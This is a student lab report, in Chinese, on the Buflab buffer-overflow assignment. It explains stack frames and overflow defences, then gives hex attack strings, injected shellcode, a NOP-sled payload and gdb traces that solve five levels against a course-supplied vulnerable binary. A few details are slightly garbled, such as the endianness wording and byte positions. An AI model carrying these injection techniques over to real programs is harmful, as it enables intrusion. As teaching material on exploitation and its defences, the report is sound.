哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算机类

学　　号　1170500913

班　　级　1703002

学　　生　熊健羽

指 导 教 师　史先俊

实 验 地 点　G712

实 验 日 期　2018.10.30

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

CPU：Intel(R) Core(TM) i5-7200U @ 2.50GHz (64 位)
GPU：Intel(R) HD Graphics 620
Nvidia GeForce 940MX
物理内存：8.00GB
磁盘：1TB HDD
128GB SSD

1.2.2 软件环境

Windows10 64 位；
Vmware 14.11；
Ubuntu 18.04 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位；
Code::Blocks；
gedit，gcc，notepad++；

1.3 实验预习

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

(1)参数入栈：将参数从右向左依次压入系统栈中。

（假设该函数有 4 个参数，将从右向左依次入栈）

push 参数 4

push 参数 3

push 参数 2

push 参数 1

(2)返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

(3)代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。


(4)栈帧调整：具体包括：

<1>保存当前栈帧状态值，已备后面恢复本栈帧时使用(比如 EBP 入栈)。

<2>将当前栈帧切换到新栈帧(将 ESP 值装入 EBP，即更新栈帧底部)。

<3>给新栈帧分配空间(把 ESP 减去所需空间的大小，抬高栈顶)。

故栈帧如下：



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

(1)参数入栈：将（超过 6 个的）参数从右向左依次压入系统栈中。

（假设该函数有 8 个参数，将从右向左依次入栈）

push 参数 8

push 参数 7

(2)返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

(3)代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

(4)栈帧调整：具体包括：


<1>保存当前栈帧状态值，已备后面恢复本栈帧时使用(比如 EBP 入栈)。

<2>将当前栈帧切换到新栈帧(将 ESP 值装入 EBP，即更新栈帧底部)。

<3>给新栈帧分配空间(把 ESP 减去所需空间的大小，抬高栈顶)。

故栈帧如下：

如图



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：缓冲区溢出漏洞比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。它极容易使服务程序停止运行，服务器死机甚至删除服务器上的数据。另外，还存在着攻击者故意散布存在漏洞的应用程序的可能。攻击者还可以借用木马植入的方法，故意在被攻击者的系统中留下存在漏洞的程序，这样做不会因为含有非法字段而被防火墙拒绝；或者利用病毒传播的方式来传播有漏洞的程序，和病毒不同的是，它在一个系统中只留下一份拷贝（要发现这种情况几乎是不可能的）。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

1. 在程序的地址空间里安排适当的代码的方法
   有两种在被攻击程序地址空间里安排攻击代码的方法：
   ①植入法
   攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的资料是可以在这个被攻击的硬件平台上运行的指令序列。在这里，攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方：堆栈（stack，自动变量）、堆（heap，动态分配的内存区）和静态资料区。
   ②利用已经存在的代码
   有时，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数。比如，攻击代码要求执行“exec (bin/sh)”，而在 libc 库中的代码执行“exec (arg)”，其中 arg 是一个指向一个字符串的指针参数，那么攻击者只要把传入的参数指针改向指向“/bin/sh”。
2. 控制程序转移到攻击代码的方法
   所有的这些方法都是在寻求改变程序的执行流程，使之跳转到攻击代码。最基本的就是溢出一个没有边界检查或者其它弱点的缓冲区，这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区，攻击者可以用暴力的方法改写相邻的程序空间而直接跳过了系统的检查。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时在栈上分配一段 0~n 字节之间的随机大小的空间。

2. 栈破坏检测

最近的 GCC 版本在产生的代码中加入了一种栈保护者机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，这个金丝雀值是在程序每次执行时随机产生的。

3. 限制可执行代码区域

即消除攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
b6 10 40 00 00 00 00 00

分析过程：


要调用 smoke 函数，即利用缓存区溢出，修改 getbuf 栈帧中的返回地址为 smoke 函数首条语句的地址即可。

查看 getbuf 的汇编代码：

```
00000000004018b9 <getbuf>:
  4018b9:       55                      push   %rbp
  4018ba:       48 89 e5                mov    %rsp,%rbp
  4018bd:       48 83 ec 20             sub    $0x20,%rsp
  4018c1:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  4018c5:       48 89 c7                mov    %rax,%rdi
  4018c8:       e8 7c fa ff ff          callq  401349 <Gets>
  4018cd:       b8 01 00 00 00          mov    $0x1,%eax
  4018d2:       c9                      leaveq
  4018d3:       c3                      retq
```

可知数组的最大大小为 0x20 即 32，故输入超过 32 个字符，即可造成缓冲区溢出。

选择的是 64 位-O0 优化的，栈帧如下



因此前 40 个字节的内存值无意义，不妨均设为 00

第 41 – 48 个字节，即用来覆盖返回地址的部分。

查看 smoke 的反汇编代码：

```
00000000004010b6 <smoke>:
  4010b6:       55                      push   %rbp
  4010b7:       48 89 e5                mov    %rsp,%rbp
  4010ba:       bf 38 2b 40 00          mov    $0x402b38,%edi
  4010bf:       e8 cc fc ff ff          callq  400d90 <puts@plt>
  4010c4:       bf 00 00 00 00          mov    $0x0,%edi
  4010c9:       e8 40 09 00 00          callq  401a0e <validate>
  4010ce:       bf 00 00 00 00          mov    $0x0,%edi
  4010d3:       e8 78 fe ff ff          callq  400f50 <exit@plt>
```

得知 smoke 函数首条语句的地址为 0x4010b6，


又因为是小端表示，

故第 41 – 48 个字节应为 b6 10 40 00 00 00 00 00

故文本为：

00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
b6 10 40 00 00 00 00 00

结果截图如下：



3.2 Fizz 的攻击与分析

文本如下：

bf f5 56 9f 6f 48 c7 c0 d8 10

40 00 ff e0 f3 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 70 33 68 55 00 00 00 00

50 33 68 55 00 00 00 00

分析过程：

这关要求目标程序调用 fizz 函数，并将 cookie 值作为参数传递给 fizz 函数。由于选择的是 64 位-O0 优化的程序，参数传递依靠寄存器。要改变寄存器的值，仅仅靠缓冲区溢出来修改返回地址是远远不够的。而应该使程序运行时，执行某条语句，该条语句的操作是更改寄存器%rdi 的值，从而达到传递参数的目的。

由于我们所能更改的，只有堆栈中的数据。因此，可以采用将恶意代码写入缓冲区中的方法。同时，将 getbuf 的返回地址，改为缓冲区某位置的地址，这样就使得恶意代码得以执行。在恶意代码的末尾再加上跳转指令，使得程序转向 fizz 函数执行，从而达到目的。

首先，我们来构造恶意代码：

第一步：把 cookie 值赋给%rdi

mov $6f9f56f5, %edi

第二步： 程序跳转至 fizz 函数

查看反汇编代码可知，fizz 函数首地址为 0x4010d8

```
00000000004010d8 <fizz>:
  4010d8:       55                      push   %rbp
  4010d9:       48 89 e5                mov    %rsp,%rbp
```

故汇编码为：

mov $0x4010d8, %rax

jmp *%rax

（为了省去计算偏移地址的麻烦，采用了间接跳转）

将所写的汇编代码，汇编为.o 文件，反汇编得到以下机器代码：

```
test.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   bf f5 56 9f 6f          mov    $0x6f9f56f5,%edi
   5:   48 c7 c0 d8 10 40 00    mov    $0x4010d8,%rax
   c:   ff e0                   jmpq   *%rax
   e:   f3                      repz
```

即，机器代码为：

bf f5 56 9f 6f 48 c7 c0 d8 10 40 00 ff e0 f3

不妨将其放在栈顶，也就是 buf[0]的位置。

由于代码执行顺序是从低地址到高地址，而栈顶正好是低地址，因此机器码应按正序输入到 buf 数组中。

故字符串的开头为：bf f5 56 9f 6f 48 c7 c0 d8 10 40 00 ff e0 f3

接下来，我们要确定栈顶所处的绝对地址，从而改变返回地址，使机器执行该部分的代码。

使用 gdb，执行至 getbuf 内，查看%rsp 的值

```
(gdb) print $rsp
$1 = (void *) 0x55683350 <_reserved+1037136>
```

即栈顶的地址为 0x55683350，正是我们需要篡改的返回地址。

与上一关同理，**字符串的最后 8 位应为 50 33 68 55 00 00 00 00**

中间其他位不妨用 00 填充，即得到最后的答案：

bf f5 56 9f 6f 48 c7 c0 d8 10

40 00 ff e0 f3 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 70 33 68 55 00 00 00 00

50 33 68 55 00 00 00 00

结果截图如下：

```
xjy1170500913@ubuntu:~/桌面/hitics/lab4/bufbomb_64_O0_RBP/buflab-handout$ ca
fizz1.txt |./hex2raw | ./bufbomb -u 1170500913
Userid: 1170500913
Cookie: 0x6f9f56f5
Type string:Fizz!: You called fizz(0x6f9f56f5)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

48 c7 c1 f5 56 9f 6f 48 89 0c

25 f0 61 60 00 48 c7 c0 2e 11

40 00 ff e0 f3 00 00 00 00 00

00 00 70 33 68 55 00 00 00 00

50 33 68 55 00 00 00 00

分析过程：

要求：构造攻击字串，使目标程序调用 bang 函数，要将函数中全局变量 global_value 篡改为 cookie 值。

道理完全同上一关相同，构造恶意代码，篡改返回地址为恶意代码地址，从

而使恶意代码执行。只不过恶意代码有所不同。

首先要改变局部变量。查看反汇编文件，得到全局变量的地址为 0x6061f0

```
%eax        # 6061f0 <global_value>
```

接着要跳转至bang函数。查看反汇编文件，得到bang函数的首地址为0x40112e

```
000000000040112e <bang>:
  40112e:       55                      push   %rbp
  40112f:       48 89 e5                mov    %rsp,%rbp
  401132:a      48 83 ec 10             sub    $0x10,%rsp
  401136:       89 7d fc                mov    %edi,-0x4(%rbp)
  401139:       8b 05 b1 50 20 00       mov    0x2050b1(%rip),%eax        # 6061f0
```

于是可以编写下面的汇编代码：

故字符串的开头是

48 c7 c1 f5 56 9f 6f 48 89 0c

25 f0 61 60 00 48 c7 c0 2e 11

40 00 ff e0 f3

栈顶指针与上一关相同，为 0x55683350，**字符串的最后 8 位应为 50 33 68 55 00 00 00 00。**

中间的无意义位不妨用零填充。

故字符串为：

48 c7 c1 f5 56 9f 6f 48 89 0c


25 f0 61 60 00 48 c7 c0 2e 11

40 00 ff e0 f3 00 00 00 00 00

00 00 70 33 68 55 00 00 00 00

50 33 68 55 00 00 00 00

运行成功的截图：



3.4 Boom 的攻击与分析

文本如下：

48 c7 c1 ae 11 40 00 48 89 0c

25 78 33 68 55 b8 f5 56 9f 6f

48 c7 c1 ae 11 40 00 ff e1 f3

00 00 90 33 68 55 00 00 00 00

50 33 68 55 00 00 00 00

分析过程：

要求：被攻击程序能返回到原调用函数 test 继续执行——即调用函数感觉不到攻击行为。使得 getbuf 都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。

思路：要改变返回值，则需要构造恶意代码，修改函数返回时的%rax 的值，然后跳转回正常的返回地址。同时，又要使原有的栈帧不被破坏，即使栈中存储的%rbp、返回地址不被修改即可。因此只需使用 gdb 查看原栈帧中%rbp 的值，构造字符串使得该位置的值仍为原%rbp 值即可。并在恶意代码中添加指令，把原返回值所在的内存改回正确的返回值即可。

步骤：

1. 构造恶意代码：

   查看 test 函数的反汇编代码：

```
000000000040118f <test>:
  40118f:       55                      push   %rbp
  401190:       48 89 e5                mov    %rsp,%rbp
  401193:       48 83 ec 10             sub    $0x10,%rsp
  401197:       b8 00 00 00 00          mov    $0x0,%eax
  40119c:       e8 b3 04 00 00          callq  401654 <uniqueval>
  4011a1:       89 45 f8                mov    %eax,-0x8(%rbp)
  4011a4:       b8 00 00 00 00          mov    $0x0,%eax
  4011a9:       e8 0b 07 00 00          callq  4018b9 <getbuf>
  4011ae:       89 45 fc                mov    %eax,-0x4(%rbp)
  4011b1:       b8 00 00 00 00          mov    $0x0,%eax
  4011b6:       e8 99 04 00 00          callq  401654 <uniqueval>
```

可知 getbuf 函数正常的返回地址为：0x4011ae。

2. 确定原返回地址的指针：

查看 rbp 的值，rbp = 0x55683370，返回地址的存储位置与其相邻，即为 rbp + 8 = 0x55683378

```
(gdb) print $rbp
$8 = (void *) 0x55683370 <_reserved+1037168>
```

于是我们需要把原返回地址 0x4011ae 重新写入到地址为 0x55683378 的内存单元中。

故可构造如下的汇编代码：

```
test.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c1 ae 11 40 00    mov    $0x4011ae,%rcx
   7:   48 89 0c 25 78 33 68    mov    %rcx,0x55683378
   e:   55
   f:   b8 f5 56 9f 6f          mov    $0x6f9f56f5,%eax
  14:   48 c7 c1 ae 11 40 00    mov    $0x4011ae,%rcx
  1b:   ff e1                   jmpq   *%rcx
  1d:   f3                      repz
```

原返回地址0x4011ae重新写入到地址为0x55683378的内存单元中

改变返回值为cookie

跳转回正常的test函数地址

故字符串的开头为：

48 c7 c1 ae 11 40 00 48 89 0c

25 78 33 68 55 b8 f5 56 9f 6f

48 c7 c1 ae 11 40 00 ff e1 f3


3. 确定原%rbp 值：

即查看在 getbuf 函数中，%rbp 指向的内存中的值：

```
(gdb) x/1xg $rbp
0x55683370 <_reserved+1037168>: 0x0000000055683390
```

故原%rbp 的值为 0x55683390.

根据第一关的分析：



覆盖原%rbp 的字符应位于第 32 – 40 的位置。

又因为是大端法表示，**故字符串的第 32 – 40 位置为**

90 33 68 55 00 00 00 00

同理，**字符串的最后 8 个为：50 33 68 55 00 00 00 00**

中间无意义的位不妨用 00 填充，得到最后的答案：

48 c7 c1 ae 11 40 00 48 89 0c


25 78 33 68 55 b8 f5 56 9f 6f

48 c7 c1 ae 11 40 00 ff e1 f3

00 00 90 33 68 55 00 00 00 00

50 33 68 55 00 00 00 00

运行成功的截图：



3.5 Nitro 的攻击与分析

文本如下：

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 48 8d

6c 24 10 48 c7 c1 ae 11 40 00

48 89 4c 24 f8 b8 f5 56 9f 6f

48 c7 c1 33 12 40 00 ff e1 f3

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

e0 31 68 55 00 00 00 00

分析过程：

以-n 参数运行调试程序，发现每次调用 getbufn 函数时的%rsp 值不一样：

```
(gdb) print $rsp
$1 = (void *) 0x55683170 <_reserved+1036656>
```

```
(gdb) print $rsp
$2 = (void *) 0x556831c0 <_reserved+1036736>
```


```
(gdb) print $rsp
$3 = (void *) 0x556831e0 <_reserved+1036768>
```

```
(gdb) print $rsp
$4 = (void *) 0x55683170 <_reserved+1036656>
```

```
(gdb) print $rsp
$5 = (void *) 0x55683110 <_reserved+1036560>
```

可知，%rsp 的范围是：0x55683110 ~ 0x556831e0


对于这种随机栈帧的情况，如何使得恶意代码被执行，成为问题所在。




可以采用向栈顶填充无意义代码(如 nop)的方法。而覆盖的返回地址，可设置为 rsp(max)所在位置（因为这一位置永远在栈帧内部，在栈随机化的过程中，不至于跳转至未知内存区域）。无意义的代码长度即为上图中 rsp(min)与 rsp(max)的差值（0x556831e0 – 0x55683110 = 0xd0 = 208_{10}），这样就能保证，无论 rsp 的地址是 rsp(min)与 rsp(max)之间的多少，从 rsp(max)的地址处开始执行恶意代码，都能执行到有意义的代码。

为验证以上的可行性，考虑两种极端情况：

rsp = rsp（min）时：



rsp = rsp（max）时



即开头为 208 个字符为 nop 的机器指令（即 208 个 90）

接下来构造机器代码：

需达到几个任务：

a) 恢复原有的%rbp

查看 testn 代码，发现：

```
0000000000401214 <testn>:
  401214:       55                      push   %rbp
  401215:       48 89 e5                mov    %rsp,%rbp
  401218:       48 83 ec 10             sub    $0x10,%rsp
  40121c:       b8 00 00 00 00          mov    $0x0,%eax
  401221:       e8 2e 04 00 00          callq  401654 <uniqueval>
  401226:       89 45 f8                mov    %eax,-0x8(%rbp)
  401229:       b8 00 00 00 00          mov    $0x0,%eax
  40122e:       e8 a1 06 00 00          callq  4018d4 <getbufn>
  401233:       89 45 fc                mov    %eax,-0x4(%rbp)
  401236:       b8 00 00 00 00          mov    $0x0,%eax
  40123b:       e8 14 04 00 00          callq  401654 <uniqueval>
  401240:       89 c2                   mov    %eax,%edx
  401242:       8b 45 f8                mov    -0x8(%rbp),%eax
  401245:       39 c2                   cmp    %eax,%edx
```

函数在 testn 中时，rbp 的值总是比 rsp 的值高 0x10

故只需 lea 0x10(%rsp), %rbp 即可

b) 恢复栈帧中的原返回地址

由于此时被篡改的返回地址刚刚出栈，所以存储返回地址的内存地址应为%rsp - 8。

c) 修改返回值为 cookie

把 cookies 值传送给寄存器%rax 即可

d) 跳转到 testn 中

同上述各关，使用间接跳转。

```
0000000000401214 <testn>:
  401214:       55                      push   %rbp
  401215:       48 89 e5                mov    %rsp,%rbp
  401218:       48 83 ec 10             sub    $0x10,%rsp
  40121c:       b8 00 00 00 00          mov    $0x0,%eax
  401221:       e8 2e 04 00 00          callq  401654 <uniqueval>
  401226:       89 45 f8                mov    %eax,-0x8(%rbp)
  401229:       b8 00 00 00 00          mov    $0x0,%eax
  40122e:       e8 a1 06 00 00          callq  4018d4 <getbufn>
  401233:       89 45 fc                mov    %eax,-0x4(%rbp)
  401236:       b8 00 00 00 00          mov    $0x0,%eax
  40123b:       e8 14 04 00 00          callq  401654 <uniqueval>
  401240:       89 c2                   mov    %eax,%edx
  401242:       8b 45 f8                mov    -0x8(%rbp),%eax
  401245:       39 c2                   cmp    %eax,%edx
```

跳转至 0x401233 即可

所以，不难构造下列的汇编代码：

